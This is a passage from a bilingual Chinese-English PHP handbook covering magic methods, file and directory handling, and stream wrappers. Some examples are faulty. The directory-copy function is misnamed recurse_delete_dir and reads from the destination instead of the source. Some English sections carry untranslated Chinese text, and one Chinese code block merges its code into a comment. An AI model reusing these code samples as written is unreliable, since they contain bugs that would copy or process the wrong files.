}
```

示例：

```
$user1 = new CloneableUser();
$user1->name = "John";
$user1->lastName = "Doe";

$user2 = clone $user1; // 触发 __clone 魔术方法

echo $user2->name;      // 复制 John
echo $user2->lastName; // 复制 Doe
```

第42.6节：__invoke()

当用户尝试将对象作为函数调用时，会调用此魔术方法。可能的使用场景包括一些函数式编程方法或某些回调。

```
class Invokable
{
    /**
     * 如果对象像函数一样被执行，将调用此方法：
     *
     * $invokable();
     *
     * 参数将像常规方法调用一样传递。
     */
    public function __invoke($arg, $arg, ...)
    {
        print_r(func_get_args());
    }

    // 示例：
    $invokable = new Invokable();
    $invokable([1, 2, 3]);

    // 输出：
    数组
    (

```

Section 42.5: __clone()

`__clone` is invoked by use of the `clone` keyword. It is used to manipulate object state upon cloning, after the object has been actually cloned.

```
class CloneableUser
{
    public $name;
    public $lastName;

    /**
     * This method will be invoked by a clone operator and will prepend "Copy " to the
     * name and lastName properties.
     */
    public function __clone()
    {
        $this->name = "Copy " . $this->name;
        $this->lastName = "Copy " . $this->lastName;
    }
}
```

Example:

```
$user1 = new CloneableUser();
$user1->name = "John";
$user1->lastName = "Doe";

$user2 = clone $user1; // triggers the __clone magic method

echo $user2->name;      // Copy John
echo $user2->lastName; // Copy Doe
```

Section 42.6: __invoke()

This magic method is called when user tries to invoke object as a function. Possible use cases may include some approaches like functional programming or some callbacks.

```
class Invokable
{
    /**
     * This method will be called if object will be executed like a function:
     *
     * $invokable();
     *
     * Args will be passed as in regular method call.
     */
    public function __invoke($arg, $arg, ...)
    {
        print_r(func_get_args());
    }

    // Example:
    $invokable = new Invokable();
    $invokable([1, 2, 3]);

    // outputs:
    Array
    (

```

```
[0] => 1  
[1] => 2  
[2] => 3  
)
```

第42.7节：__sleep() 和 __wakeup()

__sleep 和 __wakeup 是与序列化过程相关的方法。 serialize 函数会检查一个类是否有 __sleep 方法。如果有，它将在序列化之前执行。 __sleep 应返回一个包含对象中所有应被序列化变量名称的数组。

__wakeup 则会在 unserialize 时执行（如果类中存在该方法）。它的目的是重新建立资源以及反序列化时需要初始化的其他内容。

```
class Sleepy {  
    public $tableName;  
    public $tableFields;  
    public $dbConnection;  
  
    /**  
     * 该魔术方法将由 serialize 函数调用。  
     * 注意 $dbConnection 被排除在外。  
     */  
    public function __sleep()  
    {  
        // 只有 $this->tableName 和 $this->tableFields 会被序列化。  
        return ['tableName', 'tableFields'];  
    }  
  
    /**  
     * 这个魔术方法将由 unserialize 函数调用。  
     *  
     * 例如，假设 $this->c 没有被序列化，  
     * 它是某种数据库连接。因此在唤醒时会重新连接。  
     */  
    public function __wakeup()  
    {  
        // 连接到某个默认数据库，并将返回的处理器/包装器存储到  
        // $this->dbConnection  
        $this->dbConnection = DB::connect();  
    }  
}
```

```
[0] => 1  
[1] => 2  
[2] => 3  
)
```

Section 42.7: __sleep() and __wakeup()

__sleep and __wakeup are methods that are related to the serialization process. `serialize` function checks if a class has a __sleep method. If so, it will be executed before any serialization. __sleep is supposed to return an array of the names of all variables of an object that should be serialized.

__wakeup in turn will be executed by `unserialize` if it is present in class. Its intention is to re-establish resources and other things that are needed to be initialized upon unserialization.

```
class Sleepy {  
    public $tableName;  
    public $tableFields;  
    public $dbConnection;  
  
    /**  
     * This magic method will be invoked by serialize function.  
     * Note that $dbConnection is excluded.  
     */  
    public function __sleep()  
    {  
        // Only $this->tableName and $this->tableFields will be serialized.  
        return ['tableName', 'tableFields'];  
    }  
  
    /**  
     * This magic method will be called by unserialize function.  
     *  
     * For sake of example, lets assume that $this->c, which was not serialized,  
     * is some kind of a database connection. So on wake up it will get reconnected.  
     */  
    public function __wakeup()  
    {  
        // Connect to some default database and store handler/wrapper returned into  
        // $this->dbConnection  
        $this->dbConnection = DB::connect();  
    }  
}
```

第42.8节：__debugInfo()

当使用 var_dump() 输出对象时，该方法被调用以获取应显示的属性。如果对象上未定义该方法，则会显示所有公共、受保护和私有属性。

— [PHP 手册](#)

```
class DeepThought {  
    public function __debugInfo() {  
        return [42];  
    }  
}  
版本 ≤ 5.6  
var_dump(new DeepThought());
```

This method is called by `var_dump()` when dumping an object to get the properties that should be shown. If the method isn't defined on an object, then all public, protected and private properties will be shown.

— [PHP Manual](#)

```
class DeepThought {  
    public function __debugInfo() {  
        return [42];  
    }  
}  
Version ≤ 5.6  
var_dump(new DeepThought());
```

上述示例将输出：

```
class DeepThought#1 (0) {  
}  
版本 ≥ 5.6  
var_dump(new DeepThought());
```

上述示例将输出：

```
class DeepThought#1 (1) {  
    public ${0} =>  
    int(42)  
}
```

The above example will output:

```
class DeepThought#1 (0) {  
}  
Version ≥ 5.6  
var_dump(new DeepThought());
```

The above example will output:

```
class DeepThought#1 (1) {  
    public ${0} =>  
    int(42)  
}
```

第43章：文件处理

参数	描述
文件名	正在读取的文件名。
use_include_path	如果您想搜索该文件，可以使用可选的第二个参数并将其设置为 TRUE 也在 <code>include_path</code> 中。
上下文	一个上下文流资源。

第43.1节：便捷函数

原始直接IO

`file_get_contents` 和 `file_put_contents` 提供了在一次调用中从文件读取到 PHP 字符串或从 PHP 字符串写入到文件的能力。

`file_put_contents` 也可以与 `FILE_APPEND` 位掩码标志一起使用，以追加到文件，而不是截断并覆盖文件。它可以与 `LOCK_EX` 位掩码一起使用，在写入时获取文件的独占锁。位掩码标志可以通过 `|` 按位或操作符连接。

```
$path = "file.txt";
// 将 file.txt 中的内容读取到 $contents
$contents = file_get_contents($path);
// 让我们做些修改.....例如，将 CRLF 转换为 LF！
$contents = str_replace("\r", "", $contents); // 现在将内容写回
file.txt，替换原有内容 file_put_contents($path, $contents);
```

`FILE_APPEND` 适合用于追加写入日志文件，而 `LOCK_EX` 有助于防止多个进程写文件时的竞态条件。例如，向日志文件写入当前会话信息：

```
file_put_contents("logins.log", "{$_SESSION["username"]} 登录了", FILE_APPEND | LOCK_EX);
```

CSV 输入输出

```
fgetcsv($file, $length, $separator)
```

函数 `fgetcsv` 解析打开文件中的一行，检查 CSV 字段。成功时返回包含 CSV 字段的数组，失败时返回 `FALSE`。

默认情况下，它只会读取 CSV 文件中的一行。

```
$file = fopen("contacts.csv", "r");
print_r(fgetcsv($file));
print_r(fgetcsv($file, 5, " "));
fclose($file);
```

contacts.csv

凯·吉姆，雷夫斯内斯，斯塔万格，挪威
希格，雷夫斯内斯，斯塔万格，挪威

输出：

```
数组
(
    [0] => 凯·吉姆
```

Chapter 43: File handling

Parameter	Description
filename	The filename being read.
use_include_path	You can use the optional second parameter and set it to TRUE, if you want to search for the file in the include_path, too.
context	A context stream resource.

Section 43.1: Convenience functions

Raw direct IO

`file_get_contents` 和 `file_put_contents` 提供了从文件读取到 PHP 字符串或从 PHP 字符串写入到文件的能力。

`file_put_contents` 也可以使用 `FILE_APPEND` 位掩码标志来追加，而不是截断并覆盖文件。它可以在与 `LOCK_EX` 位掩码一起使用时，通过按位或操作符连接来获取文件的独占锁。位掩码标志可以通过 `|` 按位或操作符连接。

```
$path = "file.txt";
// reads contents in file.txt to $contents
$contents = file_get_contents($path);
// let's change something... for example, convert the CRLF to LF!
$contents = str_replace("\r\n", "\n", $contents);
// now write it back to file.txt, replacing the original contents
file_put_contents($path, $contents);
```

`FILE_APPEND` 适合用于追加写入日志文件，而 `LOCK_EX` 帮助防止多个进程写文件时的竞态条件。例如，向日志文件写入当前会话信息：

```
file_put_contents("logins.log", "{$_SESSION["username"]} logged in", FILE_APPEND | LOCK_EX);
```

CSV IO

```
fgetcsv($file, $length, $separator)
```

函数 `fgetcsv` 从打开的文件中解析一行，检查 CSV 字段。成功时返回包含 CSV 字段的数组，失败时返回 `FALSE`。

By default, it will read only one line of the CSV file.

```
$file = fopen("contacts.csv", "r");
print_r(fgetcsv($file));
print_r(fgetcsv($file, 5, " "));
fclose($file);
```

contacts.csv

Kai Jim, Refsnes, Stavanger, Norway
Hege, Refsnes, Stavanger, Norway

Output:

```
Array
(
    [0] => Kai Jim
```

```
[1] => 雷夫斯内斯  
[2] => 斯塔万格  
[3] => 挪威  
)  
数组  
(  
    [0] => 希格,  
)
```

直接读取文件到标准输出

[readfile](#) 将文件复制到输出缓冲区。readfile() 本身即使发送大文件，也不会出现任何内存问题。

```
$file = 'monkey.gif';  
  
if (file_exists($file)) {  
    header('Content-Description: File Transfer');  
    header('Content-Type: application/octet-stream');  
    header('Content-Disposition: attachment; filename="'.basename($file).'"');  
    header('Expires: 0');  
    header('Cache-Control: must-revalidate');  
    header('Pragma: public');  
    header('Content-Length: ' . filesize($file));  
    readfile($file);  
    exit;  
}
```

或者从文件指针读取

或者，若要定位文件中的某个点开始复制到标准输出，请使用[fpassthru](#)。以下示例中，最后1024字节被复制到标准输出：

```
$fh = fopen("file.txt", "rb");  
fseek($fh, -1024, SEEK_END);  
fpassthru($fh);
```

将文件读入数组

[file](#) 返回传入文件的行组成的数组。数组的每个元素对应文件中的一行，换行符仍然附加在行尾。

```
print_r(file("test.txt"));
```

test.txt

```
欢迎使用文件处理  
这是测试文件处理
```

输出：

```
数组  
(  
    [0] => 欢迎使用 文件 处理  
    [1] => 这是测试 文件 处理  
)
```

```
[1] => Refsnes  
[2] => Stavanger  
[3] => Norway  
)  
Array  
(  
    [0] => Hege,  
)
```

Reading a file to stdout directly

[readfile](#) copies a file to the output buffer. readfile() will not present any memory issues, even when sending large files, on its own.

```
$file = 'monkey.gif';  
  
if (file_exists($file)) {  
    header('Content-Description: File Transfer');  
    header('Content-Type: application/octet-stream');  
    header('Content-Disposition: attachment; filename="'.basename($file).'"');  
    header('Expires: 0');  
    header('Cache-Control: must-revalidate');  
    header('Pragma: public');  
    header('Content-Length: ' . filesize($file));  
    readfile($file);  
    exit;  
}
```

Or from a file pointer

Alternatively, to seek a point in the file to start copying to stdout, use [fpassthru](#) instead. In the following example, the last 1024 bytes are copied to stdout:

```
$fh = fopen("file.txt", "rb");  
fseek($fh, -1024, SEEK_END);  
fpassthru($fh);
```

Reading a file into an array

[file](#) returns the lines in the passed file in an array. Each element of the array corresponds to a line in the file, with the newline still attached.

```
print_r(file("test.txt"));
```

test.txt

```
Welcome to File handling  
This is to test file handling
```

Output:

```
Array  
(  
    [0] => Welcome to File handling  
    [1] => This is to test file handling  
)
```

第43.2节：删除文件和目录

删除文件

`unlink` 函数删除单个文件并返回操作是否成功。

```
$filename = '/path/to/file.txt';

if (file_exists($filename)) {
    $success = unlink($filename);

    if (!$success) {
        throw new Exception("无法删除 $filename");
    }
}
```

删除目录，递归删除

另一方面，目录应使用 `rmdir` 删除。但该函数仅删除空目录。
要删除包含文件的目录，先删除目录中的文件。如果目录包含子目录，
递归 可能是必要的。

以下示例扫描目录中的文件，递归删除成员文件/目录，并返回删除的文件（非目录）数量。

```
function recurse_delete_dir(string $dir) : int {
    $count = 0;

    // 确保 $dir 以斜杠结尾，以便我们可以直接将其与文件名连接
    $dir = rtrim($dir, "\\\\") . "/";

    // 使用 dir() 列出文件
    $list = dir($dir);

    // 将下一个文件名存储到 $file。如果 $file 为 false，则结束循环。
    while(($file = $list->read()) !== false) {
        if($file == "." || $file === "..") continue;
        if(is_file($dir . $file)) {
            unlink($dir . $file);
            $count++;
        } elseif(is_dir($dir . $file)) {
            $count += recurse_delete_dir($dir . $file);
        }
    }

    // 最后，可以安全删除目录！
    rmdir($dir);

    return $count;
}
```

第43.3节：获取文件信息

检查路径是目录还是文件

函数`is_dir`返回参数是否为目录，而`is_file`返回参数是否为文件。使用`file_exists`检查是否存在。

```
$dir = "/this/is/a/directory";
```

Section 43.2: Deleting files and directories

Deleting files

The `unlink` function deletes a single file and returns whether the operation was successful.

```
$filename = '/path/to/file.txt';

if (file_exists($filename)) {
    $success = unlink($filename);

    if (!$success) {
        throw new Exception("Cannot delete $filename");
    }
}
```

Deleting directories, with recursive deletion

On the other hand, directories should be deleted with `rmdir`. However, this function only deletes empty directories.
To delete a directory with files, delete the files in the directories first. If the directory contains subdirectories,
recursion may be needed.

The following example scans files in a directory, deletes member files/directories recursively, and returns the
number of files (not directories) deleted.

```
function recurse_delete_dir(string $dir) : int {
    $count = 0;

    // ensure that $dir ends with a slash so that we can concatenate it with the filenames directly
    $dir = rtrim($dir, "\\\\") . "/";

    // use dir() to list files
    $list = dir($dir);

    // store the next file name to $file. if $file is false, that's all -- end the loop.
    while(($file = $list->read()) !== false) {
        if($file == "." || $file === "..") continue;
        if(is_file($dir . $file)) {
            unlink($dir . $file);
            $count++;
        } elseif(is_dir($dir . $file)) {
            $count += recurse_delete_dir($dir . $file);
        }
    }

    // finally, safe to delete directory!
    rmdir($dir);

    return $count;
}
```

Section 43.3: Getting file information

Check if a path is a directory or a file

The `is_dir` function returns whether the argument is a directory, while `is_file` returns whether the argument is a
file. Use `file_exists` to check if it is either.

```
$dir = "/this/is/a/directory";
```

```
$file = "/this/is/a/file.txt";

echo is_dir($dir) ? "$dir 是目录" : "$dir 不是目录", PHP_EOL,
is_file($dir) ? "$dir 是文件" : "$dir 不是文件", PHP_EOL,
file_exists($dir) ? "$dir 存在" : "$dir 不存在", PHP_EOL,
is_dir($file) ? "$file 是目录" : "$file 不是目录", PHP_EOL,
is_file($file) ? "$file 是文件" : "$file 不是文件", PHP_EOL,
file_exists($file) ? "$file 存在" : "$file 不存在", PHP_EOL;
```

这给出：

```
/this/is/a/directory 是一个目录
>this/is/a/directory 不是一个文件
>this/is/a/directory 存在
>this/is/a/file.txt 不是一个目录
>this/is/a/file.txt 是一个文件
>this/is/a/file.txt 存在
```

检查文件类型

使用 [filetype](#) 来检查文件类型，可能是：

- [fifo](#)
- [char](#)
- [dir](#)
- [block](#)
- [link](#)
- [file](#)
- [socket](#)
- [unknown](#)

将文件名直接传递给 [filetype](#)：

```
echo filetype("~/"); // dir
```

请注意，如果文件不存在，[filetype](#) 会返回 `false` 并触发一个 [E_WARNING](#) 警告。

检查可读性和可写性

将文件名传递给 [is_writable](#) 和 [is_readable](#) 函数，分别检查文件是否可写或可读。

如果文件不存在，这些函数会优雅地返回 `false`。

检查文件访问/修改时间

使用 [filemtime](#) 和 [fileatime](#) 返回文件最后修改或访问的时间戳。返回值是 Unix 时间戳——详情请参见日期和时间的使用。

```
echo "文件最后修改时间为 " . date("Y-m-d", filemtime("file.txt"));
echo "文件最后访问时间为 " . date("Y-m-d", fileatime("file.txt"));
```

使用 [fileinfo](#) 获取路径部分

```
$fileToAnalyze = ('/var/www/image.png');

$filePathParts = pathinfo($fileToAnalyze);
```

```
$file = "/this/is/a/file.txt";

echo is_dir($dir) ? "$dir is a directory" : "$dir is not a directory", PHP_EOL,
is_file($dir) ? "$dir is a file" : "$dir is not a file", PHP_EOL,
file_exists($dir) ? "$dir exists" : "$dir doesn't exist", PHP_EOL,
is_dir($file) ? "$file is a directory" : "$file is not a directory", PHP_EOL,
is_file($file) ? "$file is a file" : "$file is not a file", PHP_EOL,
file_exists($file) ? "$file exists" : "$file doesn't exist", PHP_EOL;
```

This gives:

```
/this/is/a/directory is a directory
>this/is/a/directory is not a file
>this/is/a/directory exists
>this/is/a/file.txt is not a directory
>this/is/a/file.txt is a file
>this/is/a/file.txt exists
```

Checking file type

Use [filetype](#) to check the type of a file, which may be:

- [fifo](#)
- [char](#)
- [dir](#)
- [block](#)
- [link](#)
- [file](#)
- [socket](#)
- [unknown](#)

Passing the filename to the [filetype](#) directly:

```
echo filetype("~/"); // dir
```

Note that [filetype](#) returns `false` and triggers an [E_WARNING](#) if the file doesn't exist.

Checking readability and writability

Passing the filename to the [is_writable](#) and [is_readable](#) functions check whether the file is writable or readable respectively.

The functions return `false` gracefully if the file does not exist.

Checking file access/modify time

Using [filemtime](#) and [fileatime](#) returns the timestamp of the last modification or access of the file. The return value is a Unix timestamp -- see Working with Dates and Time for details.

```
echo "File was last modified on " . date("Y-m-d", filemtime("file.txt"));
echo "File was last accessed on " . date("Y-m-d", fileatime("file.txt"));
```

Get path parts with [fileinfo](#)

```
$fileToAnalyze = ('/var/www/image.png');

$filePathParts = pathinfo($fileToAnalyze);
```

```
echo '<pre>';
print_r($filePathParts);
echo '</pre>';
```

该示例将输出：

数组

```
(
[dirname] => /var/www
[basename] => image.png
[extension] => png
[filename] => image
)
```

可用作：

```
$filePathParts['dirname']
$filePathParts['basename']
$filePathParts['extension']
$filePathParts['filename']
```

参数	详情
\$path	要解析的文件的完整路径
\$option	四个可用选项之一 [PATHINFO_DIRNAME, PATHINFO_BASENAME, PATHINFO_EXTENSION 或 PATHINFO_FILENAME]

- 如果未传入选项（第二个参数），则返回关联数组，否则返回字符串。
- 不验证文件是否存在。
- 简单地将字符串解析成各个部分。文件本身不进行任何验证（不检查mime类型等）。
- 扩展名仅仅是\$path的最后一个扩展名。文件路径image.jpg.png的扩展名将是.png，即使它技术上是一个.jpg文件。没有扩展名的文件在数组中不会返回扩展名元素。

```
echo '<pre>';
print_r($filePathParts);
echo '</pre>';
```

This example will output:

Array

```
(
[dirname] => /var/www
[basename] => image.png
[extension] => png
[filename] => image
)
```

Which can be used as:

```
$filePathParts['dirname']
$filePathParts['basename']
$filePathParts['extension']
$filePathParts['filename']
```

Parameter	Details
\$path	The full path of the file to be parsed
\$option	One of four available options [PATHINFO_DIRNAME, PATHINFO_BASENAME, PATHINFO_EXTENSION or PATHINFO_FILENAME] <ul style="list-style-type: none">If an option (the second parameter) is not passed, an associative array is returned otherwise a string is returned.Does not validate that the file exists.Simply parses the string into parts. No validation is done on the file (no mime-type checking, etc.)The extension is simply the last extension of \$path. The path for the file image.jpg.png would be .png even if it technically a .jpg file. A file without an extension will not return an extension element in the array.

第43.4节：基于流的文件输入输出

打开流

`fopen`打开一个文件流句柄，可以用来进行读取、写入、定位以及其他基于该流的函数操作。该值属于resource类型，不能传递给其他线程以保持其功能。

```
$f = fopen("errors.log", "a"); // 将尝试以写入模式打开errors.log
```

第二个参数是文件流的模式：

模式说明

- r 以只读模式打开，从文件开头开始
- r+ 以读写模式打开，从文件开头开始
- w 仅以写入模式打开，从文件开头开始。如果文件存在，将清空文件。如果文件不存在，将尝试创建它。
- w+ 以读写模式打开，从文件开头开始。如果文件存在，将清空文件。如果文件不存在，将尝试创建它。
- a 仅以写入模式打开，从文件末尾开始。如果文件不存在，将尝试创建它
- a+ 以读写模式打开，从文件末尾开始。如果文件不存在，将尝试创建它

Section 43.4: Stream-based file IO

Opening a stream

`fopen` opens a file stream handle, which can be used with various functions for reading, writing, seeking and other functions on top of it. This value is of resource type, and cannot be passed to other threads persisting its functionality.

```
$f = fopen("errors.log", "a"); // Will try to open errors.log for writing
```

The second parameter is the mode of the file stream:

Mode Description

- r Open in read only mode, starting at the beginning of the file
- r+ Open for reading and writing, starting at the beginning of the file
- w open for writing only, starting at the beginning of the file. If the file exists it will empty the file. If it doesn't exist it will attempt to create it.
- w+ open for reading and writing, starting at the beginning of the file. If the file exists it will empty the file. If it doesn't exist it will attempt to create it.
- a open a file for writing only, starting at the end of the file. If the file does not exist, it will try to create it
- a+ open a file for reading and writing, starting at the end of the file. If the file does not exist, it will try to create it

x 创建并打开一个仅用于写入的文件。如果文件已存在，`fopen` 调用将失败

x+ 创建并打开一个文件用于读写。如果文件存在，`fopen` 调用将失败

c 仅打开文件用于写入。如果文件不存在，将尝试创建它。写入将从文件开头开始，但写入前不会清空文件

c+ 打开文件用于读写。如果文件不存在，将尝试创建它。写入将从文件开头开始，但写入前不会清空文件

在模式后添加 t（例如 a+b、wt 等）在 Windows 下会将文件中的 "" 行结束符转换为 "\r"。若不希望这样，尤其是处理二进制文件时，应在模式后添加 b。

PHP 应用程序在不再使用流时应使用 `fclose` 关闭流，以防止出现 Too manyopen files 错误。这在 CLI 程序中特别重要，因为流仅在运行时关闭——这意味着在 Web 服务器中，如果不期望进程长时间运行且不会打开许多流，可能不需要关闭流（但仍应当关闭，以防止资源泄漏）。

读取

使用 `read` 将从文件指针读取指定字节数，或直到遇到 EOF。

读取行

使用 `fgets` 将读取文件直到遇到行尾（EOL）或读取到指定长度。

`fread` 和 `fgets` 都会在读取时移动文件指针。

读取剩余的所有内容

使用 `stream_get_contents` 会将流中剩余的所有字节读入字符串并返回。

调整文件指针位置

打开流后，文件指针最初位于文件开头（如果使用模式 a 则位于文件末尾）。

使用 `fseek` 函数可以将文件指针移动到相对于以下三种值之一的新位置：

- SEEK_SET：这是默认值；文件位置偏移相对于文件开头。
- SEEK_CUR：文件位置偏移相对于当前位置。
- SEEK_END：文件位置偏移相对于文件末尾。传入负偏移是此值最常见的用法；它会将文件位置移动到距文件末尾指定字节数的位置。

`rewind` 是 `fseek($fh, 0, SEEK_SET)` 的便捷快捷方式。

使用 `ftell` 将显示文件指针的绝对位置。

例如，以下脚本跳过前 10 个字节，读取接下来的 10 个字节，跳过 10 个字节，读取接下来的 10 个字节，然后读取 file.txt 中的最后 10 个字节：

```
$fh = fopen("file.txt", "rb");
fseek($fh, 10); // 从偏移量 10 开始
echo fread($fh, 10); // 读取 10 个字节
fseek($fh, 10, SEEK_CUR); // 跳过 10 个字节
echo fread($fh, 10); // 读取 10 个字节
fseek($fh, -10, SEEK_END); // 跳转到距文件末尾 10 个字节处
echo fread($fh, 10); // 读取 10 个字节
```

x create and open a file for writing only. If the file exists the `fopen` call will fail

x+ create and open a file for reading and writing. If the file exists the `fopen` call will fail

c open the file for writing only. If the file does not exist it will try to create it. It will start writing at the beginning of the file, but will not empty the file ahead of writing

c+ open the file for reading and writing. If the file does not exist it will try to create it. It will start writing at the beginning of the file, but will not empty the file ahead of writing

Adding a t behind the mode (e.g. a+b, wt, etc.) in Windows will translate "\n" line endings to "\r\n" when working with the file. Add b behind the mode if this is not intended, especially if it is a binary file.

The PHP application should close streams using `fclose` when they are no longer used to prevent the Too many open files error. This is particularly important in CLI programs, since the streams are only closed when the runtime shuts down -- this means that in web servers, it *may not be necessary* (but still *should*, as a practice to prevent resource leak) to close the streams if you do not expect the process to run for a long time, and will not open many streams.

Reading

Using `read` will read the given number of bytes from the file pointer, or until an EOF is met.

Reading lines

Using `fgets` will read the file until an EOL is reached, or the given length is read.

Both `fread` and `fgets` will move the file pointer while reading.

Reading everything remaining

Using `stream_get_contents` will all remaining bytes in the stream into a string and return it.

Adjusting file pointer position

Initially after opening the stream, the file pointer is at the beginning of the file (or the end, if the mode a is used).

Using the `fseek` function will move the file pointer to a new position, relative to one of three values:

- SEEK_SET: This is the default value; the file position offset will be relative to the beginning of the file.
- SEEK_CUR: The file position offset will be relative to the current position.
- SEEK_END: The file position offset will be relative to the end of the file. Passing a negative offset is the most common use for this value; it will move the file position to the specified number of bytes before the end of file.

`rewind` is a convenience shortcut of `fseek($fh, 0, SEEK_SET)`.

Using `ftell` will show the absolute position of the file pointer.

For example, the following script reads skips the first 10 bytes, reads the next 10 bytes, skips 10 bytes, reads the next 10 bytes, and then the last 10 bytes in file.txt:

```
$fh = fopen("file.txt", "rb");
fseek($fh, 10); // start at offset 10
echo fread($fh, 10); // reads 10 bytes
fseek($fh, 10, SEEK_CUR); // skip 10 bytes
echo fread($fh, 10); // read 10 bytes
fseek($fh, -10, SEEK_END); // skip to 10 bytes before EOF
echo fread($fh, 10); // read 10 bytes
```

```
fclose($fh);
```

写入

使用fwrite将提供的字符串写入文件，从当前文件指针位置开始。

```
fwrite($fh, "Some text here");
```

第43.5节：移动和复制文件及目录

复制文件

copy将第一个参数中的源文件复制到第二个参数中的目标位置。目标路径必须是已存在的目录。

```
if (copy('test.txt', 'dest.txt')) {
    echo '文件已成功复制';
} else {
    echo '复制文件到指定位置失败。'
}
```

复制目录，递归方式

复制目录与删除目录非常相似，不同之处在于文件使用copy而非unlink，
目录则在函数开始时使用mkdir而非rmdir。

```
function recurse_delete_dir(string $src, string $dest) : int {
    $count = 0;

    // 确保 $src 和 $dest 以斜杠结尾，以便直接与文件名拼接
    $src = rtrim($dest, "\\\\") . "/";
    $dest = rtrim($dest, "\\\\") . "/";

    // 使用 dir() 列出文件
    $list = dir($src);

    // 如果 $dest 不存在则创建
    @mkdir($dest);

    // 将下一个文件名存储到 $file。如果 $file 为 false，则结束循环。
    while(($file = $list->read()) !== false) {
        if($file === "." || $file === "..") continue;
        if(is_file($src . $file)) {
            copy($src . $file, $dest . $file);
            $count++;
        } elseif(is_dir($src . $file)) {
            $count += recurse_copy_dir($src . $file, $dest . $file);
        }
    }

    return $count;
}
```

重命名/移动

重命名/移动文件和目录要简单得多。整个目录可以通过一次调用
使用rename函数来移动或重命名。

- `rename("~/file.txt", "~/file.html");`

```
fclose($fh);
```

Writing

Using [fwrite](#) writes the provided string to the file starting at the current file pointer.

```
fwrite($fh, "Some text here\n");
```

Section 43.5: Moving and Copying files and directories

Copying files

[copy](#) copies the source file in the first argument to the destination in the second argument. The resolved destination needs to be in a directory that is already created.

```
if (copy('test.txt', 'dest.txt')) {
    echo 'File has been copied successfully';
} else {
    echo 'Failed to copy file to destination given.';
}
```

Copying directories, with recursion

Copying directories is pretty much similar to deleting directories, except that for files [copy](#) instead of [unlink](#) is used,
while for directories, [mkdir](#) instead of [rmdir](#) is used, at the beginning instead of being at the end of the function.

```
function recurse_delete_dir(string $src, string $dest) : int {
    $count = 0;

    // ensure that $src and $dest end with a slash so that we can concatenate it with the filenames
    // directly
    $src = rtrim($dest, "\\\\") . "/";
    $dest = rtrim($dest, "\\\\") . "/";

    // use dir() to list files
    $list = dir($src);

    // create $dest if it does not already exist
    @mkdir($dest);

    // store the next file name to $file. if $file is false, that's all -- end the loop.
    while(($file = $list->read()) !== false) {
        if($file === "." || $file === "..") continue;
        if(is_file($src . $file)) {
            copy($src . $file, $dest . $file);
            $count++;
        } elseif(is_dir($src . $file)) {
            $count += recurse_copy_dir($src . $file, $dest . $file);
        }
    }

    return $count;
}
```

Renaming/Moving

Renaming/Moving files and directories is much simpler. Whole directories can be moved or renamed in a single call,
using the [rename](#) function.

- `rename("~/file.txt", "~/file.html");`

- `rename("~/dir", "~/old_dir");`
- `rename("~/dir/file.txt", "~/dir2/file.txt");`

第43.6节：处理大文件时最小化内存使用

如果我们要解析一个大文件，例如一个超过10兆字节、包含数百万行的CSV文件，有些人会使用`file`或`file_get_contents`函数，结果会遇到`memory_limit`设置限制，出现

允许的内存大小 XXXXX 字节已耗尽

错误。请考虑以下源代码（`top-1m.csv` 文件恰好有 100 万行，大小约为 22 兆字节）

```
var_dump(memory_get_usage(true));
$arr = file('top-1m.csv');
var_dump(memory_get_usage(true));
```

输出如下：

```
int(262144)
int(210501632)
```

因为解释器需要将所有行保存在`$arr`数组中，所以它消耗了约 200 兆字节的内存。注意我们甚至还没有对数组内容进行任何操作。

现在考虑以下代码：

```
var_dump(memory_get_usage(true));
$index = 1;
if (($handle = fopen("top-1m.csv", "r")) !== FALSE) {
    while (($row = fgetcsv($handle, 1000, ",")) !== FALSE) {
        file_put_contents('top-1m-reversed.csv', $index . ',' . strrev($row[1]) . PHP_EOL,
FILE_APPEND);
        $index++;
    }
    fclose($handle);
}
var_dump(memory_get_usage(true));
```

输出

```
int(262144)
int(262144)
```

因此我们不使用额外的内存字节，而是解析整个CSV并保存到另一个文件中，同时反转第二列的值。那是因为`fgetcsv`只读取一行，且`$row`在每次循环中都会被覆盖。

- `rename("~/dir", "~/old_dir");`
- `rename("~/dir/file.txt", "~/dir2/file.txt");`

Section 43.6: Minimize memory usage when dealing with large files

If we need to parse a large file, e.g. a CSV more than 10 Mbytes containing millions of rows, some use `file` or `file_get_contents` functions and end up with hitting `memory_limit` setting with

Allowed memory size of XXXXX bytes exhausted

error. Consider the following source (`top-1m.csv` has exactly 1 million rows and is about 22 Mbytes of size)

```
var_dump(memory_get_usage(true));
$arr = file('top-1m.csv');
var_dump(memory_get_usage(true));
```

This outputs:

```
int(262144)
int(210501632)
```

because the interpreter needed to hold all the rows in `$arr` array, so it consumed ~200 Mbytes of RAM. Note that we haven't even done anything with the contents of the array.

Now consider the following code:

```
var_dump(memory_get_usage(true));
$index = 1;
if (($handle = fopen("top-1m.csv", "r")) !== FALSE) {
    while (($row = fgetcsv($handle, 1000, ",")) !== FALSE) {
        file_put_contents('top-1m-reversed.csv', $index . ',' . strrev($row[1]) . PHP_EOL,
FILE_APPEND);
        $index++;
    }
    fclose($handle);
}
var_dump(memory_get_usage(true));
```

which outputs

```
int(262144)
int(262144)
```

so we don't use a single extra byte of memory, but parse the whole CSV and save it to another file reversing the value of the 2nd column. That's because `fgetcsv` reads only one row and `$row` is overwritten in every loop.

第44章：流

参数名称	描述
流资源	由<scheme>://<target>语法组成的数据提供者

第44.1节：注册流包装器

流包装器为一个或多个特定方案提供处理程序。

下面的示例展示了一个简单的流包装器，当流关闭时发送PATCH HTTP请求。

```
// 将FooWrapper类注册为foo:// URL的包装器。
stream_wrapper_register("foo", FooWrapper::class, STREAM_IS_URL) 或者 die("重复的流包装器已注册");

class FooWrapper {
    // 这将由 PHP 修改以显示当前调用中传递的上下文。
    public $context;

    // 在此示例中内部用于存储 URL
    private $url;

    // 当使用此包装器的协议调用 fopen() 时，可以实现此方法来存储诸如主机之类的数据。
    public function stream_open(string $path, string $mode, int $options, string &$openedPath) : bool {
        $url = parse_url($path);
        if($url === false) return false;
        $this->url = $url["host"] . "/" . $url["path"];
        return true;
    }

    // 处理对该流的 fwrite() 调用
    public function stream_write(string $data) : int {
        $this->buffer .= $data;
        return strlen($data);
    }

    // 处理对该流调用 fclose() 的操作
    public function stream_close() {
        $curl = curl_init("http://" . $this->url);
        curl_setopt($curl, CURLOPT_POSTFIELDS, $this->buffer);
        curl_setopt($curl, CURLOPT_CUSTOMREQUEST, "PATCH");
        curl_exec($curl);
        curl_close($curl);
        $this->buffer = "";
    }

    // 如果尝试执行不支持的操作，则使用此备用异常处理器。
    // 这不是必需的。
    public function __call($name, $args) {
        throw new \RuntimeException("This wrapper does not support $name");
    }

